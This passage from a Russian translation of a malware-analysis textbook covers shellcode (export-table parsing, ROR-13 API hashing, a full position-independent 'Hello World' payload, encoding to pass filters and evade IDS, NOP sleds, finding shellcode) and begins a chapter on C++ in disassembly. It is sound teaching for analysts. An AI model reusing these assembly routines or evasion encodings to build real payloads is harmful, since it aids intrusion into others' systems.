Чтобы использовать этот массив, шелл-коду нужно сопоставить имя экспорта с порядковым номером; для этого служат массивы `AddressOfNames` и `AddressOfNameOrdinals`. Эти два массива существуют параллельно. Число элементов в них одинаково, и одинаковые индексы в этих массивах непосредственно связаны. `AddressOfNames` - массив 32-разрядных RVA, указывающих на строки имён символов. `AddressOfNameOrdinals` - массив 16-разрядных порядковых номеров. Для заданного индекса `idx` в этих массивах символ `AddressOfNames[idx]` имеет порядковый номер экспорта `AddressOfNameOrdinals[idx]`. Массив `AddressOfNames` отсортирован по алфавиту, чтобы конкретную строку можно было быстро найти двоичным поиском, хотя большинство шелл-кодов

просто выполняет линейный поиск от начала массива.

Чтобы найти адрес экспорта символа, выполните следующие действия:

1. Перебирайте массив `AddressOfNames`, рассматривая каждый элемент `char*`, и сравнивайте строку с искомым символом, пока не будет найдено совпадение. Назовите этот индекс в `AddressOfNames` значением `iName`.
2. Обратитесь к массиву `AddressOfNameOrdinals` по индексу `iName`. Полученное значение назовите `iOrdinal`.
3. Обратитесь к массиву `AddressOfFunctions` по индексу `iOrdinal`. Полученное значение является RVA экспортированного символа. Верните это значение запрашивающей стороне.

Пример реализации этого алгоритма приводится далее в этой главе в составе полного примера Hello World.




Рисунок 19-2. IMAGE_EXPORT_DIRECTORY библиотеки kernel32.dll

Найдя `LoadLibraryA`, шелл-код может загружать произвольные библиотеки. Возвращаемое значение `LoadLibraryA` в Win32 API трактуется как `HANDLE`. Исследование значений `HANDLE` показывает, что в действительности это 32-разрядный указатель на `dllBase` загруженной библиотеки. Следовательно, шелл-код может не использовать `GetProcAddress`, а продолжить разбор PE собственным кодом с указателями `dllBase`, возвращаемыми `LoadLibraryA` (это также полезно при применении хешированных имён, как объясняется в следующем разделе).

Использование хешированных имён экспортов

У только что рассмотренного алгоритма есть слабое место: он выполняет `strcmp` с каждым именем экспорта, пока не найдёт нужное. Поэтому полное имя каждой используемой шелл-кодом функции API должно быть включено в виде строки ASCII. Если размер шелл-кода ограничен, эти строки могут привести к превышению предела.

Распространённый способ решить эту проблему - вычислять хеш каждой строки символа и сравнивать результат с предварительно вычисленным значением, хранящимся в шелл-коде. Хеш-функция не обязана быть сложной; она должна лишь гарантировать, что в пределах каждой используемой шелл-кодом DLL применяемые им хеши уникальны. Коллизии хешей между символами в разных DLL и между неиспользуемыми шелл-кодом символами допустимы.

Самая распространённая хеш-функция - 32-разрядный аддитивный хеш с циклическим сдвигом вправо, показанный в листинге 19-5.

```
; __stdcall DWORD hashString(char* symbol);
hashString:
    push    esi
    push    edi
    mov     esi, dword [esp+0x0c]    ; загрузить аргумент функции в esi
.calc_hash:
    xor     edi, edi
    cld
.hash_iter:
    xor     eax, eax
    lodsb   ; загрузить следующий байт входной строки
    cmp     al, ah
    je      .hash_done              ; проверить достижение конца символа
    ror     edi, 0x0d               ; циклический сдвиг вправо на 13 (0x0d)
    add     edi, eax
    jmp     near .hash_iter
.hash_done:
    mov     eax, edi
    pop     edi
    pop     esi
    retn    4
```

Листинг 19-5. Реализация `hashString`

Эта функция вычисляет 32-разрядное хеш-значение `DWORD` для переданного указателя на строку. Регистр `EDI` используется как текущее значение хеша и в точке `□` инициализируется нулём. Каждый байт входной строки загружается инструкцией `lodsb` в точке `□`. Если байт не равен `NULL`, текущий хеш циклически сдвигается вправо на 13 (`0x0D`) в точке `□`, после чего к хешу прибавляется текущий байт. Хеш возвращается в `EAX`, чтобы вызывающая сторона могла сравнить результат со значением, скомпилированным в коде.

Примечание. Конкретный алгоритм из листинга 19-5 получил широкое распространение благодаря включению в Metasploit, однако иногда встречаются варианты с другими величинами циклического сдвига и размерами хеша.

Полный пример Hello World

В листинге 19-6 приведена полная реализация функции `findSymbolByHash`, которую можно использовать для поиска экспортированных символов в загруженных DLL.

```
; __stdcall DWORD findSymbolByHash(DWORD dllBase, DWORD symHash);
```

```

findSymbolByHash:
    pushad
    mov     ebp, [esp + 0x24]      ; загрузить 1-й аргумент: dllBase
    mov     eax, [ebp + 0x3c] ❶   ; получить смещение до сигнатуры PE
    ; загрузить в edx массив DataDirectories: предполагается PE32
    mov     edx, [ebp + eax + 4+20+96] ❷
    add     edx, ebp              ; edx:= адрес IMAGE_EXPORT_DIRECTORY
    mov     ecx, [edx + 0x18] ❸   ; ecx:= NumberOfNames
    mov     ebx, [edx + 0x20]     ; ebx:= RVA AddressOfNames
    add     ebx, ebp              ; rva->va
.search_loop:
    jecxz   .error_done          ; если достигнут конец массива, перейти к done
    dec     ecx                  ; уменьшить счётчик цикла
    ; esi:= следующее имя, используется ecx*4, поскольку каждый указатель занимает 4 байта
    mov     esi, [ebx+ecx*4]
    add     esi, ebp              ; rva->va
    push    esi
    call    hashString ❹         ; хешировать текущую строку
    ; сравнить результат хеширования с аргументом #2 в стеке: symHash
    cmp     eax, [esp + 0x28] ❺
    jnz     .search_loop
    ; здесь строка найдена в AddressOfNames
    mov     ebx, [edx+0x24]       ; ebx:= rva таблицы порядковых номеров
    add     ebx, ebp              ; rva->va
    ; преобразовать cx в порядковый номер по индексу имени.
    ; используется ecx*2: каждое значение занимает 2 байта
    mov     cx, [ebx+ecx*2] ❻
    mov     ebx, [edx+0x1c]       ; ebx:= RVA AddressOfFunctions
    add     ebx, ebp              ; rva->va
    ; eax:= RVA экспортированной функции. Используется ecx*4: каждое значение занимает 4 байта
    mov     eax, [ebx+ecx*4] ❼
    add     eax, ebp              ; rva->va
    jmp     near .done
.error_done:
    xor     eax, eax              ; очистить eax при ошибке
.done:
    mov     [esp + 0x1c], eax ❽   ; перезаписать сохранённое в стеке значение eax
    popad
    ret     8

```

Листинг 19-6. Реализация findSymbolByHash

Функция принимает в качестве аргументов указатель на базу DLL и 32-разрядное хеш-значение, соответствующее искомому символу. Она возвращает указатель на запрошенную функцию в регистре EAX. Помните, что все адреса в PE-файле хранятся как RVA, поэтому коду приходится постоянно прибавлять значение `dllBase` (в этом примере оно хранится в регистре EBP) к RVA, полученным из структур PE, чтобы создать фактически пригодные указатели.

Код начинает разбор PE-файла в точке ❶, получая указатель на сигнатуру PE. В точке ❷ создаётся указатель на `IMAGE_EXPORT_DIRECTORY` путём прибавления правильного смещения в предположении, что это 32-разрядный PE-файл. В точке ❸ код начинает разбирать структуру `IMAGE_EXPORT_DIRECTORY`, загружая значение `NumberOfNames` и указатель `AddressOfNames`. Каждый указатель на строку в `AddressOfNames` передаётся функции `hashString` в точке ❹, а результат вычисления сравнивается со значением, переданным как аргумент функции, в точке ❺.

После нахождения правильного индекса в `AddressOfNames` он используется в точке ❻ как индекс массива `AddressOfNameOrdinals` для получения соответствующего порядкового номера, который в точке ❼ используется как индекс массива `AddressOfFunctions`. Это и есть требуемое пользователю значение, поэтому в точке ❽ оно записывается в стек поверх значения EAX, сохранённого инструкцией `pushad`, чтобы следующая инструкция `popad` сохранила это значение.

В листинге 19-7 приведён полный пример шелл-кода `Hello World`, использующий ранее определённые функции `findKernel32Base` и `findSymbolByHash` вместо жёстко заданных адресов API.

```

mov     ebp, esp
sub     esp, 24h
call    sub_A0 ❶          ; вызов фактического начала кода
db      'user32',0 ❷
db      'Hello World!!!!',0
sub_A0:
pop     ebx              ; ebx получает указатель на данные
call    findKernel32Base ❸
mov     [ebp-4], eax      ; сохранить базовый адрес kernel32
push    0EC0E4E8h        ; хеш LoadLibraryA
push    dword ptr [ebp-4]
call    findSymbolByHash ❹
mov     [ebp-14h], eax    ; сохранить адрес LoadLibraryA
lea     eax, [ebx] ❺      ; eax указывает на "user32"
push    eax
call    dword ptr [ebp-14h] ; LoadLibraryA
mov     [ebp-8], eax      ; сохранить базовый адрес user32
push    0BC4DA2A8h ❻     ; хеш MessageBoxA
push    dword ptr [ebp-8] ; адрес dll user32
call    findSymbolByHash
mov     [ebp-0Ch], eax    ; сохранить адрес MessageBoxA
push    73E2D87Eh        ; хеш ExitProcess
push    dword ptr [ebp-4] ; адрес dll kernel32
call    findSymbolByHash
mov     [ebp-10h], eax    ; сохранить адрес ExitProcess
xor     eax, eax
lea     edi, [ebx+7]      ; edi:= указатель на "Hello World!!!!"
push    eax              ; uType: MB_OK
push    edi              ; lpCaption
push    edi              ; lpText
push    eax              ; hWnd: NULL
call    dword ptr [ebp-0Ch] ; вызов MessageBoxA
xor     eax, eax
push    eax              ; uExitCode
call    dword ptr [ebp-10h] ; вызов ExitProcess

```

Листинг 19-7. Позиционно-независимый Hello World

Сначала код применяет `call/pop` в точке ❶, чтобы получить указатель на данные, начинающиеся в точке ❷. Затем в точке ❸ он вызывает `findKernel32Base`, чтобы найти `kernel32.dll`, а в точке ❹ - `findSymbolByHash`, чтобы найти экспорт в `kernel32.dll` с хешем `0xEC0E4E8E`. Это аддитивный хеш строки `LoadLibraryA` с циклическим сдвигом вправо на 13. Когда функция вернётся, `EAX` будет указывать на фактический адрес `LoadLibraryA` в памяти.

Код загружает указатель на строку `"user32"` в точке ❺ и вызывает функцию `LoadLibraryA`. Затем в точке ❻ он находит экспортированную функцию `MessageBoxA` и вызывает её, чтобы показать сообщение `"Hello World!!!!"`. Наконец, он вызывает `ExitProcess` для корректного завершения.

Примечание. Использование собственных возможностей шелл-кода по разбору PE вместо `GetProcAddress` дополнительно усложняет обратную разработку шелл-кода. Хеш-значения скрывают используемые вызовы API от поверхностного просмотра.

Кодирование шелл-кода

Для выполнения двоичный шелл-код в момент срабатывания должен находиться где-либо в адресном пространстве программы. При совместном использовании с эксплойтом это означает, что шелл-код должен присутствовать до эксплуатации уязвимости либо передаваться вместе с эксплойтом. Например, если программа выполняет базовую фильтрацию входных данных, шелл-код должен пройти этот фильтр, иначе он не окажется в пространстве памяти уязвимого процесса. Следовательно, чтобы быть принятым уязвимой программой, шелл-код часто должен

выглядеть как допустимые данные.

Один из примеров - программа, использующая небезопасные строковые функции `strcpy` и `strcat`, ни одна из которых не задаёт максимальную длину записываемых данных. Если программа считывает или копирует вредоносные данные в буфер фиксированной длины с помощью одной из этих функций, данные легко могут превысить размер буфера и привести к атаке с переполнением буфера. Эти функции рассматривают строки как массивы символов, завершающиеся байтом `NULL` (`0x00`). Шелл-код, который злоумышленник хочет скопировать в этот буфер, должен выглядеть как допустимые данные, то есть в его середине не должно быть байтов `NULL`, которые преждевременно завершили бы операцию копирования строки.

В листинге 19-8 приведён небольшой фрагмент дизассемблированного кода, обращающегося к реестру; только в этом фрагменте имеется семь байтов `NULL`. Обычно такой код нельзя использовать в полезной нагрузке шелл-кода без изменений.

```
57          push    edi
50          push    eax          ; phkResult
6A 01      push    1            ; samDesired
8D 8B D0 13 00 00  lea     ecx, [ebx+13D0h]
6A 00      push    0            ; ulOptions
51          push    ecx          ; lpSubKey
68 02 00 00 80     push    80000002h ; hKey: HKEY_LOCAL_MACHINE
FF 15 20 00 42 00  call    ds:RegOpenKeyExA
```

Листинг 19-8. Типичный код с выделенными байтами `NULL`

Программы могут выполнять дополнительные проверки корректности данных, которые шелл-код должен пройти для успешной работы, например:

- все байты являются печатаемыми байтами ASCII (меньше `0x80`);
- все байты являются буквенно-цифровыми (от `A` до `Z`, от `a` до `z` или от `0` до `9`).

Чтобы преодолеть ограничения фильтрации уязвимой программы, почти любой шелл-код кодирует основную полезную нагрузку так, чтобы она прошла фильтр уязвимой программы, и вставляет декодер, преобразующий закодированную полезную нагрузку в исполняемые байты. Лишь небольшой раздел декодера необходимо тщательно написать так, чтобы байты его инструкций удовлетворяли строгим требованиям фильтра; остальную полезную нагрузку можно закодировать во время компиляции, чтобы она также прошла фильтр. Если шелл-код записывает декодированные байты поверх закодированных (как обычно и происходит), он является самомодифицирующимся. По завершении декодирования декодер передаёт управление основной полезной нагрузке для выполнения.

Ниже перечислены распространённые методы кодирования:

- выполнить XOR всех байтов полезной нагрузки с постоянной байтовой маской. Помните, что для любых значений одинакового размера `a` и `b` справедливо `(a XOR b) XOR b == a`;
- использовать алфавитное преобразование, при котором один байт полезной нагрузки разбивается на две 4-разрядные тетрады, к каждой из которых прибавляется печатаемый символ ASCII (например, `A` или `a`).

Кодирование шелл-кода даёт злоумышленникам и дополнительные преимущества: оно затрудняет анализ, скрывая человекочитаемые строки, такие как URL или IP-адреса. Кроме того, оно может помочь обойти сетевые IDS.

Поля `NOP`

Поле NOP (также называемое NOP slide) - длинная последовательность инструкций перед шелл-кодом, как показано на рисунке 19-3. Поле NOP не обязано присутствовать вместе с шелл-кодом, однако его часто включают в эксплойт, чтобы повысить вероятность успеха эксплуатации. Для этого авторы шелл-кода создают большое поле NOP непосредственно перед шелл-кодом. Если выполнение будет направлено в любую точку внутри поля NOP, в конечном счёте шелл-код запустится.




Рисунок 19-3. Поле NOP и компоновка шелл-кода

Традиционные поля NOP состоят из длинных последовательностей инструкции NOP (0x90), однако авторы эксплойтов могут проявлять изобретательность, чтобы избежать обнаружения. Другие популярные коды операций находятся в диапазоне от 0x40 до 0x4F. Это однобайтовые инструкции, увеличивающие или уменьшающие регистры общего назначения.

Байты кодов операций этого диапазона также состоят только из печатаемых символов ASCII. Это часто полезно, поскольку поле NOP выполняется до запуска декодера и должно удовлетворять тем же требованиям фильтрации, что и остальной шелл-код.

Поиск шелл-кода

Шелл-код можно найти в самых разных источниках, включая сетевой трафик, веб-страницы, медиафайлы и вредоносные программы. Поскольку создать среду с правильной версией уязвимой программы, на которую нацелен эксплойт, удаётся не всегда, аналитику вредоносных программ приходится пытаться выполнить обратную разработку шелл-кода только средствами статического анализа.

Вредоносные веб-страницы обычно используют JavaScript для профилирования системы пользователя и проверки уязвимых версий браузера и установленных подключаемых модулей. Функция JavaScript `unescape` обычно используется для преобразования закодированного текста шелл-кода в двоичный пакет, пригодный для выполнения. Шелл-код часто хранится как закодированная текстовая строка, включённая в сценарий, запускающий эксплойт. Кодировка, понимаемая `unescape`, трактует текст `%uXXYY` как закодированный символ Unicode с порядком байтов от старшего к младшему, где `XX` и `YY` - шестнадцатеричные значения. После декодирования на машинах с порядком байтов от младшего к старшему (таких как x86) получится последовательность байтов `YY XX`. Например, рассмотрим строку:

```
%u1122%u3344%u5566%u7788%u99aa%ubbcc%uddee
```

Она будет декодирована в следующую последовательность двоичных байтов:

```
22 11 44 33 66 55 88 77 aa 99 cc bb ee dd
```

Символ %, за которым непосредственно не следует буква u, трактуется как один закодированный шестнадцатеричный байт. Например, текстовая строка %41%42%43%44 будет декодирована в последовательность двоичных байтов 41 42 43 44.

Примечание. В одной текстовой строке можно использовать как одно-, так и двухбайтовые закодированные символы. Это популярный приём везде, где применяется JavaScript, в том числе в документах PDF.

Шелл-код внутри вредоносного исполняемого файла обычно легко определить, поскольку либо вся программа написана с применением методов шелл-кода для обфускации, либо полезная нагрузка шелл-кода хранится внутри вредоносной программы и внедряется в другой процесс.

Полезную нагрузку шелл-кода обычно находят по типичным вызовам API внедрения в процесс, рассмотренным в главе 12: VirtualAllocEx, WriteProcessMemory и CreateRemoteThread. Буфер, записываемый в другой процесс, вероятно, содержит шелл-код, если вредоносная программа запускает удалённый поток, не применяя исправления перемещений и не разрешая внешние зависимости. Это может быть удобно автору вредоносной программы, поскольку шелл-код способен самостоятельно подготовить себя и выполниться без помощи исходной вредоносной программы.

Иногда шелл-код хранится в медиафайле без кодирования. Дизассемблеры, такие как IDA Pro, могут загружать произвольные двоичные файлы, в том числе предположительно содержащие шелл-код. Однако даже если IDA Pro загрузит файл, она может не проанализировать шелл-код, поскольку не знает, какие байты являются допустимым кодом.

Поиск шелл-кода обычно означает поиск начального декодера, который, вероятно, присутствует в начале шелл-кода. Полезные для поиска коды операций перечислены в таблице 19-2.

Тип инструкции	Распространённые коды операций
Вызов	0xE8
Безусловные переходы	0xEB, 0xE9
Циклы	0xE0, 0xE1, 0xE2
Короткие условные переходы	от 0x70 до 0x7F

Таблица 19-2. Некоторые байты кодов операций, которые следует искать

Попытайтесь дизассемблировать каждый экземпляр кодов операций, перечисленных в таблице 19-2, в загруженном файле. Любой допустимый код должен быть сразу замечен. Только помните, что полезная нагрузка, вероятно, закодирована, поэтому сначала будет виден лишь декодер.

Если ни один из этих способов поиска не помог, встроенный шелл-код всё же может присутствовать, поскольку некоторые форматы файлов допускают закодированные встроенные данные. Например, эксплойты, нацеленные на критическую уязвимость CVE-2010-0188 в Adobe Reader, используют некорректные изображения TIFF, встроенные в PDF и хранящиеся как строка в кодировке Base64, которая может быть сжата zlib. При работе с конкретными форматами файлов необходимо знать этот формат и виды содержащихся в нём данных, чтобы искать вредоносное содержимое.

Заключение

Авторы шелл-кода вынуждены применять специальные методы, чтобы обходить неотъемлемые ограничения необычной среды выполнения шелл-кода. В частности, необходимо определить, где в памяти выполняется шелл-код, и вручную разрешить все его внешние зависимости, чтобы он мог взаимодействовать с системой. Для экономии места эти зависимости обычно обфусцируются: вместо имён функций ASCII используются хеш-значения. Кроме того, почти весь шелл-код обычно кодируется, чтобы обойти фильтрацию данных целевым процессом. Все эти методы способны легко поставить начинающего аналитика в тупик, однако материал этой главы должен помочь распознавать такие распространённые действия, чтобы вместо этого можно было сосредоточиться на понимании основной функциональности шелл-кода.

Лабораторные работы

В этих лабораторных работах мы применим материал главы 19 для анализа образцов, созданных на основе реального шелл-кода. Поскольку отладчик не может легко загрузить и непосредственно выполнить шелл-код, для динамического анализа двоичных файлов шелл-кода мы воспользуемся утилитой `shellcode_launcher.exe`. Инструкции по её использованию приведены в главе 19 и в подробных разборах в приложении С.

Лабораторная работа 19-1

Проанализируйте файл `Lab19-01.bin` с помощью `shellcode_launcher.exe`.

Вопросы

1. Как закодирован шелл-код?
2. Какие функции шелл-код импортирует вручную?
3. С каким сетевым узлом взаимодействует шелл-код?
4. Какие следы шелл-код оставляет в файловой системе?
5. Что делает шелл-код?

Лабораторная работа 19-2

Файл `Lab19-02.exe` содержит фрагмент шелл-кода, который будет внедрён в другой процесс и выполнен. Проанализируйте этот файл.

Вопросы

1. В какой процесс внедряется шелл-код?
2. Где расположен шелл-код?
3. Как закодирован шелл-код?
4. Какие функции шелл-код импортирует вручную?
5. С какими сетевыми узлами взаимодействует шелл-код?
6. Что делает шелл-код?

Лабораторная работа 19-3

Проанализируйте файл Lab19-03.pdf. Если вы зайдёте в тупик и не сможете найти шелл-код, просто пропустите эту часть лабораторной работы и проанализируйте файл Lab19-03_sc.bin с помощью shellcode_launcher.exe.

Вопросы

1. Какой эксплойт используется в этом PDF?
2. Как закодирован шелл-код?
3. Какие функции шелл-код импортирует вручную?
4. Какие следы шелл-код оставляет в файловой системе?
5. Что делает шелл-код?

Глава 20. Анализ C++

Анализ вредоносных программ проводится без доступа к исходному коду, однако конкретный язык исходного кода оказывает значительное влияние на ассемблерный код. Например, в C++ есть несколько возможностей и конструкций, отсутствующих в C, и они могут усложнить анализ полученного ассемблерного кода.

Вредоносные программы, написанные на C++, создают для аналитика трудности, осложняющие определение назначения ассемблерного кода. Понимание основных возможностей C++ и того, как они выглядят на языке ассемблера, критически важно для анализа вредоносных программ, написанных на C++.

Объектно-ориентированное программирование

В отличие от C, C++ является объектно-ориентированным языком программирования и следует модели, в которой используются объекты, содержащие данные и функции для работы с ними. Функции в объектно-ориентированном программировании подобны функциям в программах на C, за исключением того, что они связаны с конкретным объектом или классом объектов. Функции внутри класса C++ часто называют методами, чтобы подчеркнуть это различие. Хотя многие возможности объектно-ориентированного программирования несущественны для анализа вредоносных программ, поскольку не влияют на ассемблерный код, некоторые способны усложнить анализ.

Примечание. Чтобы узнать больше о C++, прочитайте книгу Брюса Эккеля Thinking in C++, доступную для бесплатной загрузки по адресу mindviewinc.com.

При объектно-ориентированном подходе код организуется в определяемые пользователем типы данных, называемые классами. Классы похожи на структуры, но помимо данных хранят сведения о функциях. Класс подобен чертежу для создания объекта: он задаёт функции и расположение данных объекта в памяти.

При выполнении объектно-ориентированного кода C++ класс используется для создания объекта этого класса. Такой объект называется экземпляром класса. Можно создать несколько экземпляров одного класса. У каждого экземпляра класса собственные данные, но все объекты одного типа используют общие функции. Чтобы обратиться к данным или вызвать функцию, необходимо сослаться на объект этого типа.

В листинге 20-1 приведена простая программа на C++ с классом и единственным объектом.

```
class SimpleClass {
public:
    int x;
    void HelloWorld() {
        printf("Hello World\n");
    }
};

int _tmain(int argc, _TCHAR* argv[])
{
    SimpleClass myObject;
    myObject.HelloWorld();
}
```

Листинг 20-1. Простой класс C++

В этом примере класс называется SimpleClass. У него есть один элемент данных, x, и одна функция, HelloWorld. Мы создаём экземпляр SimpleClass с именем myObject и вызываем для этого объекта функцию HelloWorld. (Ключевое слово public - обеспечиваемый компилятором механизм абстракции, не влияющий на ассемблерный код.)

Указатель this

Как мы установили, данные и функции связаны с объектами. Для доступа к данным используется форма ObjectName.variableName. Аналогично функции вызываются в форме ObjectName.functionName. Например, чтобы обратиться к переменной x в листинге 20-1, мы использовали бы myObject.x.

Помимо доступа к переменным посредством имени объекта и имени переменной, к переменным текущего объекта можно обращаться, используя только имя переменной. Пример приведён в листинге 20-2.

```
class SimpleClass {
public:
    int x;
    void HelloWorld() {
        if (x == 10) printf("X is 10.\n");
    }
    ...
};

int _tmain(int argc, _TCHAR* argv[])
{
    SimpleClass myObject;
    myObject.x = 9;
    myObject.HelloWorld();
    SimpleClass myOtherObject;
    myOtherObject.x = 10;
    myOtherObject.HelloWorld();
}
```

Листинг 20-2. Пример C++ с указателем this

В функции HelloWorld к переменной x в точке □ обращаются просто как к x, а не как к ObjectName.x. Та же переменная, относящаяся к тому же адресу в памяти, в основном методе в точке □ доступна как myObject.x.

Внутри метода HelloWorld к переменной можно обращаться просто как к x, поскольку предполагается, что она относится к объекту, использованному для вызова функции; в первом случае это myObject в точке □. В зависимости от объекта, через который вызывается функция HelloWorld, будет выполняться доступ к разным адресам памяти, хранящим переменную x. Например, если вызвать функцию как myOtherObject.HelloWorld, то ссылка на x в точке □ обратится к другой области памяти, нежели при вызове myObject.HelloWorld. Указатель this служит для отслеживания адреса памяти, к которому следует обратиться при доступе к переменной x.

Указатель this подразумевается при каждом обращении к переменной внутри функции, если объект не указан; это неявный параметр каждого вызова функции объекта. В ассемблерном коде, созданном Microsoft, параметр this обычно передаётся в регистре ECX, хотя иногда вместо него используется ESI.

В главе 6 мы рассмотрели соглашения вызова stdcall, cdecl и fastcall. Соглашение вызова C++ для указателя this часто называется thiscall. Распознавание соглашения thiscall может быть простым способом определить объектно-ориентированный код при просмотре дизассемблированной программы.

Ассемблерный код в листинге 20-3, созданный из листинга 20-2, демонстрирует использование указателя this.

```
;Основная функция
00401100      push     ebp
00401101      mov      ebp, esp
00401103      sub      esp, 1F0h
00401109      mov     [ebp+var_10], offset off_404768
00401110      mov     [ebp+var_C], 9
00401117      lea     ecx, [ebp+var_10]
0040111A      call    sub_4115D0
0040111F      mov     [ebp+var_34], offset off_404768
00401126      mov     [ebp+var_30], 0Ah
0040112D      lea     ecx, [ebp+var_34]
00401130      call    sub_4115D0

;Функция HelloWorld
004115D0      push     ebp
004115D1      mov      ebp, esp
004115D3      sub      esp, 9Ch
004115D9      push     ebx
004115DA      push     esi
004115DB      push     edi
004115DC      mov     [ebp+var_4], ecx
004115DF      mov     eax, [ebp+var_4]
004115E2      cmp     dword ptr [eax+4], 0Ah
004115E6      jnz     short loc_4115F6
004115E8      push     offset aXIs10_ ; "X is 10.\n"
004115ED      call    ds:__imp_printf
```

Листинг 20-3. Указатель this в дизассемблированном коде

Основной метод сначала выделяет место в стеке. Начало объекта сохраняется в стеке в var_10 в точке . Первое значение данных, хранящееся в объекте, - переменная x, расположенная по смещению 4 от начала объекта. Доступ к значению x выполняется в точке , и IDA Pro присваивает ему метку var_C. IDA Pro не может определить, что оба значения являются частями одного объекта, и помечает x как отдельное значение. Затем указатель на объект помещается в ECX для вызова функции в точке . Внутри функции HelloWorld значение ECX извлекается и используется как указатель this в точке . Затем по смещению 4 код обращается к значению x в точке . Когда основная функция вызывает HelloWorld во второй раз, она загружает в ECX другой указатель.

Перегрузка и декорирование имён

C++ поддерживает конструкцию, называемую перегрузкой методов, то есть возможность иметь несколько функций с одинаковым именем, но принимающих разные параметры. При вызове функции компилятор определяет, какую её версию использовать, исходя из числа и типов параметров вызова, как показано в листинге 20-4.

```
LoadFile (String filename) {
...
}
LoadFile (String filename, int Options) {
...
}

Main () {
    LoadFile ("c:\myfile.txt"); // Вызывает первую функцию LoadFile
    LoadFile ("c:\myfile.txt", GENERIC_READ); // Вызывает вторую функцию LoadFile
}
```

Листинг 20-4. Пример перегрузки функций

Как видно из листинга, существуют две функции LoadFile: одна принимает только строку, а другая - строку и целое число. Когда LoadFile вызывается внутри основного метода, компилятор выбирает вызываемую функцию по числу переданных параметров.

Для поддержки перегрузки методов C++ использует метод, называемый декорированием имён. В формате PE-файла каждая функция помечается только своим именем, а параметры функции в скомпилированном двоичном формате не указываются.

Для поддержки перегрузки имени в формате файла изменяются так, чтобы сведения об имени включали сведения о параметрах. Например, если функция с именем TestFunction входит в класс SimpleClass и принимает в качестве параметров два целых числа, её декорированное имя будет выглядеть как ?TestFunction@SimpleClass@@@QAEXHH@Z.

Алгоритм декорирования имён зависит от компилятора, но IDA Pro умеет восстанавливать имена для большинства компиляторов. Например, на рисунке 20-1 показана функция TestFunction. IDA Pro восстанавливает функцию и показывает исходное имя и параметры.

